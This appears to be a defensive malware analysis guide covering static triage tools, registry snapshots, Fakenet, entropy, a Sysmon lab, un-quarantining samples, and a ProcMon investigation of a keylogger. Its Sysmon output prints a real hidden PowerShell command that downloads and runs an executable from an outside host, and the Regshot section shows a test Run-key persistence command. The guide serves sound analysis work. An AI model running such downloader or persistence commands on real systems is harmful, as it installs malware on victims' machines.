DEFENSE EVASION	Non-Cryptographic Hash::FNV [C0030.005]
FILE SYSTEM	Obfuscated Files or Information::Encoding-Standard Algorithm [E1027.m02]
OPERATING SYSTEM	Write File [C0052]
PROCESS	Environment Variable::Set Variable [C0034.001]
	Allocate Thread Local Storage [C0040]
	Set Thread Local Storage Value [C0041]
	Terminate Process [C0018]
CAPABILITY	NAMESPACE
log keystrokes via polling (2 matches)	collection/keylog data manipulation/encoding/xor

File

The command `file` is likely to be installed in most unix, MacOS, and linux OS'. Deploy it next to the file you want to interrogate

```
25-Apr-22 06:30:54 EDT] remnux/Desktop
file *.00000000 SentinelOne.out -bp
composite Document File V2 Document, Little Endian, Os: Windows, Version 10.0, Code page: 1251, Author: Posik, Last Saved By: RHfdh, Name of Creating Application: Microsoft Excel, Create Time/Date: Fri Jun 5 19:19:34 2015, Last Saved Time/Date: Fri Apr 22 10:23:13 2022, Security: 0
composite Document File V2 Document, Little Endian, Os: Windows, Version 10.0, Code page: 1251, Author: Posik, Last Saved By: RHfdh, Name of Creating Application: Microsoft Excel, Create Time/Date: Fri Jun 5 19:19:34 2015, Last Saved Time/Date: Fri Apr 22 10:23:13 2022, Security: 0
E32+ executable (DLL) (GUI) x86-64, for MS Windows
5 Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Sat Apr 23 02:02:00 2022, mtime=Sat Apr 23 02:02:00 2022, atime=Sat Apr 23 02:02:00 2022, length=49152, window=hide
```

`exiftool` may have to be installed on your respective OS, but is deployed similarly be firing it off next to the file you want to know more about

File Type	:	XLS
File Type Extension	:	xls
MIME Type	:	application/vnd.ms-excel
Author	:	Posik
Last Modified By	:	RHfdh
Software	:	Microsoft Excel
Create Date	:	2015:06:05 18:19:34
Modify Date	:	2022:04:22 09:23:13
Security	:	None
Code Page	:	Windows Cyrillic

Software	:	Microsoft Excel
Create Date	:	2015:06:05 18:19:34
Modify Date	:	2022:04:22 09:23:13
Security	:	None
Code Page	:	Windows Cyrillic
Company	:	
App Version	:	16.0000

File Type	:	LNK
File Type Extension	:	lnk
MIME Type	:	application/octet-stream
Flags	:	IDList, LinkInfo, RelativePath, Unicode
File Attributes	:	Archive
Create Date	:	2022:04:22 17:02:00-04:00
Access Date	:	2022:04:22 17:02:04-04:00
Modify Date	:	2022:04:22 17:02:00-04:00
Target File Size	:	49152
Icon Index	:	(none)
Run Window	:	Normal
Hot Key	:	(none)
Target File DOS Name	:	File-5.xls
Drive Type	:	Fixed Disk
Volume Label	:	Windows
Local Base Path	:	C:\Users\keiths\Downloads\File-5.xls
Relative Path	:	..\..\..\..\..\Downloads\File-5.xls
Machine ID	:	edwards-3070-01

4 image files read

Strings

Honestly, when you're pressed for time don't knock strings . It's helped me out when I'm under pressure and don't have time to go and disassemble a compiled binary.

Strings is great as it can sometimes reveal what a binary is doing and give you a hint what to expect - for example, it may include a hardcoded malicious IP.

```
[03-Jun-21 00:51:25 BST] home/d
-> strings /usr/lib/vmware/resources/storePwd.exe
!This program cannot be run in DOS mode.
Rich
.text
.rdata
@.data
.rsrc
@.reloc
hxAA
htAA
```

Floss

Ah you've tried `strings`. But have you tried `floss`? It's like `strings`, but deobfuscate strings in a binary as it goes

```
#definitely read all the functionality of floss
floss -h
floss -l

#execute
floss -n3 '.\nddwmkgs - Copy.dll'
```

```
get_SafeFileHandle
SafeHandle
DangerousGetHandle
IntPtr
Marshal
GetLastWin32Error
System.ComponentModel
Win32Exception
4xB
z\V
WrapNonExceptionThrows
_CorD11Main
mscoree.dll
```

```
FLOSS static Unicode strings
About to call CreateFile on {0}
About to call InstallELAMCertificateInfo on handle {0}
Call failed.
Call successful.
VS_VERSION_INFO
VarFileInfo
Translation
StringFileInfo
000004b0
FileDescription
FileVersion
0.0.0.0
InternalName
nddwmkgs.dll
LegalCopyright
OriginalFilename
nddwmkgs.dll
ProductVersion
0.0.0.0
Assembly Version
0.0.0.0
```

```
FLOSS decoded 0 strings
```

```
FLOSS extracted 0 stackstrings
```

Flarestrings

Flarestrings takes floss and strings, but adds a machine learning element. It sorts the strings and assigns them a 1 to 10 value according to how malicious the strings may be.


```
flarestrings.exe '.\nndwmkgs - Copy.dll' |  
rank_strings -s # 2>$null redirect the errors if they get in your way
```

```
PS C:\Users\d\Desktop > flarestrings.exe '.\nndwmkgs - Copy.dll' | rank_strings -s 2>$null  
10.40, System.IO  
8.88, nndwmkgs.dll  
8.88, nndwmkgs.dll  
8.88, nndwmkgs.dll  
8.87, 0.0.0.0  
8.87, 0.0.0.0  
8.87, 0.0.0.0  
8.44, Call failed.  
7.91, mscoree.dll  
7.44, InstallWdBoot  
6.86, About to call InstallELAMCertificateInfo on handle {0}  
6.63, InstallELAMCertificateInfo  
6.57, _CorDlMain  
6.53, Call successful.  
6.51, get_SafeFileHandle  
6.48, #Strings  
6.46, RuntimeCompatibilityAttribute  
6.44, <Module>  
6.43, Win32Exception  
6.40, get Out
```

Win32APIs

Many of the strings that are recovered from malware will reference Win32 APIs - specific functions that can be called on when writing code to interact with the OS in specific ways.

To best understand what exactly the Win32 API strings are that you extract, I'd suggest [Malapi](#). This awesome project maps and catalogues Windows APIs, putting them in a taxonomy of what they generally do



The screenshot shows the Malapi project's interface. At the top, there are navigation links: Malapi.io, Contribute, FAQ, Other, and a Twitter icon. In the center is a circular logo featuring a skull on a monitor, with the handle "mrdox" below it. To the right is a toggle switch labeled "Mapping mode: ON (Export Table)". Below the header is a table with seven columns: Enumeration, Injection, Evasion, Spying, Internet, Anti-Debugging, and Ransomware. Each column contains a list of API functions. For example, the "Enumeration" column includes CreateToolhelp32Snapshot, EnumDeviceDrivers, and EnumProcesses. The "Injection" column includes CreateFileMappingA, CreateProcessA, and CreateRemoteThread. The "Evasion" column includes DeleteFileA, GetModuleHandleA, and GetProcAddress. The "Spying" column includes AttachThreadInput, GetAsyncKeyState, and GetClipboardData. The "Internet" column includes WinExec, FtpPutFileA, and HttpOpenRequestA. The "Anti-Debugging" column includes CreateToolhelp32Snapshot, GetLogicalProcessorInformation, and GetLogicalProcessorInformationEx. The "Ransomware" column includes CryptAcquireContextA, EncryptFileA, and CryptEncrypt.

Enumeration	Injection	Evasion	Spying	Internet	Anti-Debugging	Ransomware
CreateToolhelp32Snapshot	CreateFileMappingA	CreateFileMappingA	AttachThreadInput	WinExec	CreateToolhelp32Snapshot	CryptAcquireContextA
EnumDeviceDrivers	CreateProcessA	DeleteFileA	CallNextHookEx	FtpPutFileA	GetLogicalProcessorInformation	EncryptFileA
EnumProcesses	CreateRemoteThread	GetModuleHandleA	GetAsyncKeyState	HttpOpenRequestA	GetLogicalProcessorInformationEx	CryptEncrypt
EnumProcessModules	CreateRemoteThreadEx	GetProcAddress	GetClipboardData	HttpSendRequestA	GetTickCount	CryptDecrypt
EnumProcessModulesEx	GetModuleHandleA	LoadLibraryA	GetDC	HttpSendRequestExA	OutputDebugStringA	CryptCreateHash
FindFirstFileA	GetProcAddress	LoadLibraryExA	GetDCE	InternetCloseHandle	CheckRemoteDebuggerPresent	CryptHashData
FindNextFileA	GetThreadContext	LoadResource	GetForegroundWindow	InternetOpenA	Sleep	CryptDeriveKey

Regshot

[regshot.exe](#) is great for malware analysis by comparing changes to your registry.

- If your language settings have non-Latin characters (e.g. Russian, Korean, or Chinese), use

unicode release


```
#pull it
wget -usebasicparsing https://github.com/Seabreg/Regshot/raw/master/Regshot-x64-Ansi.exe

#run the GUI for the first 'clean' reg copy. Takes about a minute and a half

#add something malicious as a test if you want
REG ADD HKEY_CURRENT_USER\Software\Microsoft\CurrentVersion\Run /v 1 /d "C:\evil.

## now run the GUI for the second time

# then run the comparison
Slightly noisy but does catch the reg changes.
```



```
first clean run.txt - Notepad
File Edit Format View Help
Regshot 1.9.0 x64 ANSI
Comments: first clean run
Datetime: 2021/12/1 16:06:20 , 2021/12/1 16:08:16
Computer: MSEdgeWIN10 , MSEdgeWIN10
Username: IEUser , IEUser

Keys added: 11
SSL

HKU\S-1-5-21-321011808-3761883066-353627080-1000\Software\Microsoft\CurrentVersion
HKU\S-1-5-21-321011808-3761883066-353627080-1000\Software\Microsoft\CurrentVersion\Run

Values added: 19
qu
ar
~0
11

HKU\S-1-5-21-321011808-3761883066-353627080-1000\Software\Microsoft\CurrentVersion\Run\1: "C:\evil.exe"
```

Registry snapshot via PwSh

Lee Holmes dropped some serious PowerShell knowledge in this Twitter exchange [1](#), [2](#). This takes longer than Regshot, but if you wanted to stick to PwSh and not use tooling you can.

```
#Base snapshot
gci -recurse -ea ignore -path HKCU:\,HKLM:\ | % {[PSCustomObject] @{}{Name = $_.Name}}
## Execute malware

#New snapshot
gci -recurse -ea ignore -path HKCU:\,HKLM:\ | % {[PSCustomObject] @{}{Name = $_.Name}}

#Compare
diff (gc .\test.txt) (gc .\test2.txt) -Property Name,Value
```

Fakenet

Use [fakenet](#) in an Windows machine that doesn't have a network adapter. Fakenet will emulate a network and catch the network connections malware will try to make.

Fireup fakenet, and then execute the malware.

- Some malware will require specific responses to unravel further.
- I'd recommend [inetsim](#) where you encounter this kind of malware, as inetsim can emulate files and specific responses that malware calls out for

```
DNS Server] Received a request for domain crl4.digicert.com .
Divertor] msieexec.exe (6644) requested TCP 192.0.2.123:80
HTTPListener80] GET /DigiCertTrustedG4CodeSigningRSA4096SHA3842021CA1.crl HTTP/1.1
HTTPListener80] Connection: Keep-Alive
HTTPListener80] Accept: /*
HTTPListener80] User-Agent: Microsoft-CryptoAPI/10.0
HTTPListener80] Host: crl4.digicert.com
HTTPListener80]
```

Entropy

Determining the entropy of a file may be important. The closer to 8.00, it's encrypted, compressed, or packed.

The linux command `ent` is useful here. `binwalk -E` is a possible alternative, however I have found it less than reliable

The screenshot below shows a partially encrypted file in the first line, and then a plain text txt file in the second line.

```
[25-Jan-22 09:45:36 EST] remnux/Desktop
> ent 5a73187714f8001ba43e6d4bdbcf091df9fa19f9ed34c7b53ca06fb3d0883667
Entropy = 7.597955 bits per byte. ←
Optimum compression would reduce the size
of this 944 byte file by 5 percent.

Chi square distribution for 944 samples is 546.98, and randomly
would exceed this value less than 0.01 percent of the times.

Arithmetic mean value of data bytes is 150.3941 (127.5 = random).
Monte Carlo value for Pi is 2.496815287 (error 20.52 percent).
Serial correlation coefficient is 0.164411 (totally uncorrelated = 0.0).

[25-Jan-22 09:45:39 EST] remnux/Desktop
> ent test not encryrpted.txt
Entropy = 3.240224 bits per byte. ←
Optimum compression would reduce the size
of this 15 byte file by 59 percent.

Chi square distribution for 15 samples is 479.93, and randomly
would exceed this value less than 0.01 percent of the times.

Arithmetic mean value of data bytes is 98.3333 (127.5 = random).
Monte Carlo value for Pi is 4.000000000 (error 27.32 percent).
```

Sysmon as a malware lab

Run this [script](#), which will install Sysmon and Ippsec's Sysmon-steamliner script (powersiem.ps1)

Run powersiem.ps1, then detonate your malware. In PowerSiem's output, you will see the affects of the malware on the host

```
#download script
```

```
wget -useb https://gist.githubusercontent.com/PurpleW0lf/d669db5cfca9b020a7f7c982
```

```
#start sysmon lab
```

```
./Sysmon_Lab.ps1
```

```
#start powersiem.ps1
```

```
C:\users\*\Desktop\SysmonLab\PowerSiem.ps1
```

```
#detonate malware
```

```
PS C:\Users\Frank\Desktop > .\PwSh.ps1
```

```
Sysmon is Running
```

```
Run C:\users\Frank\Desktop\SysmonLab\PowerSiem.ps1 and then detonate your malware to gather IoCs from Sysmon log
```

```
.PS C:\Users\IEUser\Desktop> .\PowerSiem.ps1
Type: Process Create
Image: C:\Windows\SysWOW64\mshta.exe
ParentCommandLine: C:\Windows\Explorer.EXE
ParentUser: MSEdgeWIN10\IEUser
CurrentDirectory: C:\Users\IEUser\Desktop
CommandLine: "C:\Windows\SysWOW64\mshta.exe" "C:\Users\IEUser\Desktop\malware.hta" {1E460BD7-F1C3-4B2E-88BF-4E770A288AF5}{1E460BD7-F1C3-4B2E-88BF-4E770A288AF5}
ParentImage: C:\Windows\explorer.exe
PID: 2080
User: MSEdgeWIN10\IEUser
-----
Type: Process Create
Image: C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
ParentCommandLine: "C:\Windows\SysWOW64\mshta.exe" "C:\Users\IEUser\Desktop\malware.hta" {1E460BD7-F1C3-4B2E-88BF-4E770A288AF5}{1E460BD7-F1C3-4B2E-88BF-4E770A288AF5}
ParentUser: MSEdgeWIN10\IEUser
CurrentDirectory: C:\Users\IEUser\Desktop
CommandLine: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -WindowStyle Hidden $d=$env:temp+'dhg892438gh2f3d.exe';(New-Object System.Net.WebClient).DownloadFile('https://yungionpage-tool.net/17/524.dat',$d);Start-Process $d;[System.Reflection.Assembly]::LoadWithPartialName('System.Windows.Forms');[system.windows.forms.messagebox]::show('Update complete.', 'Information',[Windows.Forms.MessageBoxButtons]::OK, [System.Windows.Forms.MessageBoxIcon]::Information);
ParentImage: C:\Windows\SysWOW64\mshta.exe
PID: 972
User: MSEdgeWIN10\IEUser
-----
Type: File Create
RecordID: 6698
TargetFilename: C:\Users\IEUser\AppData\Local\Temp\_PSScriptPolicyTest_2r4eduhg.yuf.ps1
Process: C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
PID: 972
User: MSEdgeWIN10\IEUser
-----
Type: File Create
RecordID: 6699
TargetFilename: C:\Users\IEUser\AppData\Local\Tempdhg892438gh2f3d.exe
```

Unquarantine Malware

Many security solutions have isolation techniques that encrypt malware to stop it executing.

For analysis, we want to decrypt it using [scripts like this](#)

```
[30-Mar-22 08:49:18 EDT] remnux/Desktop
> file 05AF02F6A5494B1596AE7469A1FC595E.MAL
05AF02F6A5494B1596AE7469A1FC595E.MAL: data ←
[30-Mar-22 08:49:21 EDT] remnux/Desktop
> strings 05AF02F6A5494B1596AE7469A1FC595E.MAL | head -n 5
ffff
ffff
ffff
ffff ←
ffff
[30-Mar-22 08:49:23 EDT] remnux/Desktop
```

```
# install the dependencies
sudo apt update
sudo apt install libcrypt-rc4-perl

# pull the script
wget http://hexacorn.com/d/DeXRAY.pl

#execute the script
perl ./DeXRAY.pl x.MAL
```

```
[30-Mar-22 08:50:35 EDT] remnux/Desktop
> perl ./DeXRAY.pl 05AF02F6A5494B1596AE7469A1FC595E.MAL
=====
dexray v2.32, copyright by Hexacorn.com, 2010-2022
Trend&Kaspersky decryption based on code by Optiv
McAfee BUP decryption code by Brian Maloney
Much better Symantec VBN support code by Brian Maloney
Kaspersky System Watcher decryption by Luis Rocha&Antonio Monaca
Sentinel One decryption research by MrAdz350
Microsoft AV/Security Essentials by Corey Forman /fatcher/
Cisco AMP research by @r0ns3n
Thx to Brian Baskin, James Habben, Brian Maloney, Luis Rocha,
Antonio Monaca, MrAdz350, Corey Forman /fatcher/, @r0ns3n
Tony, Jordan Meurer, Oskar
=====
Processing file: '05AF02F6A5494B1596AE7469A1FC595E.MAL'
-> '05AF02F6A5494B1596AE7469A1FC595E.MAL.00000000 SentinelOne.out' - Sentinel One File
-> ofs='0' (00000000)
```

And we get a working un-quarantined malware sample at the other side

```
[30-Mar-22 08:54:11 EDT] remnux/Desktop
> file 05AF02F6A5494B1596AE7469A1FC595E.MAL.00000000_SentinelOne.out
05AF02F6A5494B1596AE7469A1FC595E.MAL.00000000_SentinelOne.out: PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
[30-Mar-22 08:54:16 EDT] remnux/Desktop
> strings 05AF02F6A5494B1596AE7469A1FC595E.MAL.00000000_SentinelOne.out | head -n 5
!This program cannot be run in DOS mode.
.text
.rsrc
@.reloc
ZF(L
```

Process Monitor

► section contents

ProcMon is a great tool to figure out what a potentially malicious binary is doing on an endpoint.


There are plenty of alternatives to monitor the child processes that a parent spawns, like [any.run](#). But I'd like to focus on the free tools to be honest.

Keylogger Example


Let's go through a small investigation together, focusing on a real life keylogger found in an incident

Clearing and Filtering

When I get started with ProcMon, I have a bit of a habit. I stop capture, clear the hits, and then begin capture again. The screenshot details this as steps 1, 2, and 3.



I then like to go to filter by process tree, and see what processes are running



Process tree


When we look at the process tree, we can see something called Keylogger.exe is running!

Process Tree

Only show processes still running at end of current trace
 Timelines cover displayed events only

Process	Description	Image Path	Life Time	Com
svchost.exe (4648)	Host Process for ...	C:\Windows\system32\svchost.exe	00:00:00.000 - 00:00:00.000	Micro
svchost.exe (1068)	Host Process for ...	C:\Windows\System32\svchost.exe	00:00:00.000 - 00:00:00.000	Micro
svchost.exe (6404)	Host Process for ...	C:\Windows\system32\svchost.exe	00:00:00.000 - 00:00:00.000	Micro
svchost.exe (7120)	Host Process for ...	C:\Windows\system32\svchost.exe	00:00:00.000 - 00:00:00.000	Micro
consent.exe (4352)	Consent UI for ad... ...ministrators	C:\Windows\system32\consent.exe	00:00:00.000 - 00:00:00.000	Micro
sppsvc.exe (5320)	Microsoft Software Upd... ate Service	C:\Windows\system32\sppsvc.exe	00:00:00.000 - 00:00:00.000	Micro
lsass.exe (700)	Local Security Aut... hentication Service	C:\Windows\system32\lsass.exe	00:00:00.000 - 00:00:00.000	Micro
fontdrvhost.exe (824)	Usermode Font Dr... iver Host	C:\Windows\system32\fontdrvhost.exe	00:00:00.000 - 00:00:00.000	Micro
csrss.exe (556)	Client Server Runt... ime Subsystem	C:\Windows\system32\csrss.exe	00:00:00.000 - 00:00:00.000	Micro
Explorer.EXE (4620)	Windows Explorer	C:\Windows\explorer.exe	00:00:00.000 - 00:00:00.000	Micro
SecurityHealthSystray.exe (665)	Windows Security Health Systray	C:\Windows\System32\SecurityHealthSystray.exe	00:00:00.000 - 00:00:00.000	Micro
vm3dservice.exe (6776)	VMware 3D Service	C:\Windows\system32\vm3dservice.exe	00:00:00.000 - 00:00:00.000	Micro
vmtoolsd.exe (6792)	VMware Tools Cor... poration	C:\Program Files\VMware\VMware Tools\vmtoolsd.exe	00:00:00.000 - 00:00:00.000	VMw
Procmon64.exe (1324)	Process Monitor	C:\Users\purp1e\Downloads\Procmon64.exe	00:00:00.000 - 00:00:00.000	Sysin
keylogger.exe (3396)	keylogger.exe	C:\Users\purp1e\Downloads\keylogger.exe	00:00:00.000 - 00:00:00.000	
keylogger.exe (5904)	keylogger.exe	C:\Users\purp1e\Downloads\keylogger.exe	00:00:00.000 - 00:00:00.000	
notepad.exe (6092)	Notepad	C:\Windows\system32\notepad.exe	00:00:00.000 - 00:00:00.000	Micro

Right-click, and add the parent-child processes to the filter, so we can investigate what's going on



Honing in on a child-process

ProcMon says that keylogger.exe writes something to a particular file....

I0:17:33.890000 TU API	3396	WriteFile	C:\Users\purp1ew0lf\AppData\Local\Microsoft\Vault\Policy.vpol	SUCCESS
I0:17:33.890000 TU API	3396	WriteFile	C:\Users\purp1ew0lf\AppData\Local\Microsoft\Vault\Policy.vpol	SUCCESS
I0:17:33.890000 TU API	3396	WriteFile	C:\Users\purp1ew0lf\AppData\Local\Microsoft\Vault\Policy.vpol	SUCCESS
I0:17:33.890000 TU API	3396	WriteFile	C:\Users\purp1ew0lf\AppData\Local\Microsoft\Vault\Policy.vpol	SUCCESS

You can right click and see the properties

Date: 6/3/2021 10:17:33.9427502 AM
Thread: 1052
Class: File System
Operation: WriteFile
Result: SUCCESS
Path: C:\Users\purp1ew0lf\AppData\Local\Microsoft\Vault\Policy.vpol
Duration: 0.0000145

Offset: -1
2

Properties... Ctrl+P
Stack Ctrl+K

Zero in on malice

And if we go to that particular file, we can see the keylogger was outputting our keystrokes to the policy.vpol file

```
*Policy - Notepad
File Edit Format View Help

2021/06/03 10:16:45 - {*Untitled - Notepad}
octoberpassword!{SHIFT}1{ENTER}octyoberpassword!{SHIFT}{CTRL}

2021/06/03 10:16:51 - {Save As}
{CTRL}s{BACKSPACE}1

2021/06/03 10:17:29 - {Search}
note{ENTER}

2021/06/03 10:17:32 - {*Untitled - Notepad}
y

2021/06/03 10:17:33 - {Untitled - Notepad}
{BACKSPACE}
```

That's that then, ProcMon helped us figure out what a suspicious binary was up to!

Hash Check Malware

► section contents

Word of Warning

Changing the hash of a file is easily done. So don't rely on this method. You could very well check the hash on virus total and it says 'not malicious', when in fact it is recently compiled by the adversary and therefore the hash is not a known-bad

And BTW, do your best NOT to upload the binary to VT or the like, the straight away. Adversaries wait to see if their malware is uploaded to such blue team websites, as it gives them an indication they have been burned. This isn't to say DON'T ever share the malware. Of course share with the community....but wait until you have stopped their campaign in your environment

Collect the hash

In Windows

```
get-filehash file.txt  
# optionally pipe to |fl or | ft
```

In Linux

```
sha256sum file.txt
```

```
[06/03/2021 10:45:15] | PS C:\Users\purplew0lf\Desktop > Get-FileHash .\keylogger.exe | fl *  
  
Algorithm : SHA256  
Hash       : 6046BE9849B8955FED42382FA734B650EB619EB42D611A8AEF84F5A7A4222AAE  
Path       : C:\Users\purplew0lf\Desktop\keylogger.exe
```




```
[03-Jun-21 10:54:01 BST] purplew0lf/Downloads  
-> sha256sum keylogger.exe  
6046be9849b8955fed42382fa734b650eb619eb42d611a8aef84f5a7a4222aae keylogger.exe  
[03-Jun-21 10:54:04 BST] purplew0lf/Downloads
```

Check the hash

Virus Total

One option is to compare the hash on [Virus Total](#)



VIRUSTOTAL

Analyze suspicious files and URLs to detect types of malware, automatically share them with the security community

[FILE](#)[URL](#)[SEARCH](#)

e3b0c44298fc1c149afb4c8996fb92427ae41e4649b934ca495991b7852b855

By submitting data above, you are agreeing to our [Terms of Service](#) and [Privacy Policy](#), and to the sharing of your Sample submission with the security community. Please do not submit any personal information; VirusTotal is not responsible for the contents of your submission. [Learn more.](#)

 Want to automate submissions? [Check our API](#), free quota grants available for new file uploads

Sometimes it's scary how many vendors' products don't show flag malware as malicious....



6046be9849b8955fed42382fa734b650eb619eb42d611a8ae84f5a7a4222aae



17 / 67

17 security vendors flagged this file as malicious

6046be9849b8955fed42382fa734b650eb619eb42d611a8ae84f5a7a4222aae
177f558ef1d91c8a736052ae4e1719e1

invalid-rich-pe-linker-version | pefex | runtime-modules

Community Score: 7

DETECTION	DETAILS	BEHAVIOR	COMMUNITY
AhnLab-V3	① Malware/Win32.Generic.C4320255		SecureAge APEX ① Malicious
Avast	① Win32/Malware-gen		AVG ① Win32/Malware-gen
BitDefenderTheta	① Gen:IN.Zexof.J4678uuW@esrCEEai		Bkav Pro ① W32/AIDetect.Malware1
CrowdStrike Falcon	① Win/malicious_confidence_80% (W)		Cynet ① Malicious (score: 100)
FireEye	① Generic.mg.177f558ef1d91c8a		Fortinet ① W32/Xegumumuneltr
Kaspersky	① HEUR:Trojan-Spy.Win32.Xegumumune.gen		McAfee ① Artemis!177F558EF1D9
McAfee-GW-Edition	① BehavesLike:Win32.BadFile.fh		Panda ① Trj/GdSda.A
Qihoo-360	① Win32/TrojanSpy.Xegumumune.HgIA5SYA		Rising ① Spyware.Xegumumunel8.10962 (CLOUD)
Sangfor Engine Zero	① Trojan.Win32.Save.a		Acronis ② Undetected
Ad-Aware	✓ Undetected		AegisLab ② Undetected
Alibaba	✓ Undetected		ALYac ② Undetected

The details tab can often be enlightening too



ⓘ 17 security vendors flagged this file as malicious

6046be9849b8955fed42382fa734b650eb619eb42d611a8aef84f5a7a4222aae

177f558ef1d91c8a736052ae4a17f9e3

Invalid-rich-pe-linker-version peexe runtime-modules

X Community Score ✓

DETECTION

DETAILS

BEHAVIOR

COMMUNITY

Basic Properties ⓘ

MD5	177f558ef1d91c8a736052ae4a17f9e3
SHA-1	efb76b31df8f821afececb3208ce2e05ecf35b66
SHA-256	6046be9849b8955fed42382fa734b650eb619eb42d611a8aef84f5a7a4222aae
Vhash	035056655d15556az4cnz7fz
Authentihash	31d54d5a2471ba65247df1fc9c74d2bdda32e0bad0cbd71a8a1792dae3b4ee2b
Imphash	183c46ebc3e1a26e01da135f2998d963
Rich PE header hash	259e83cf480e51812a8077a7c70d4581
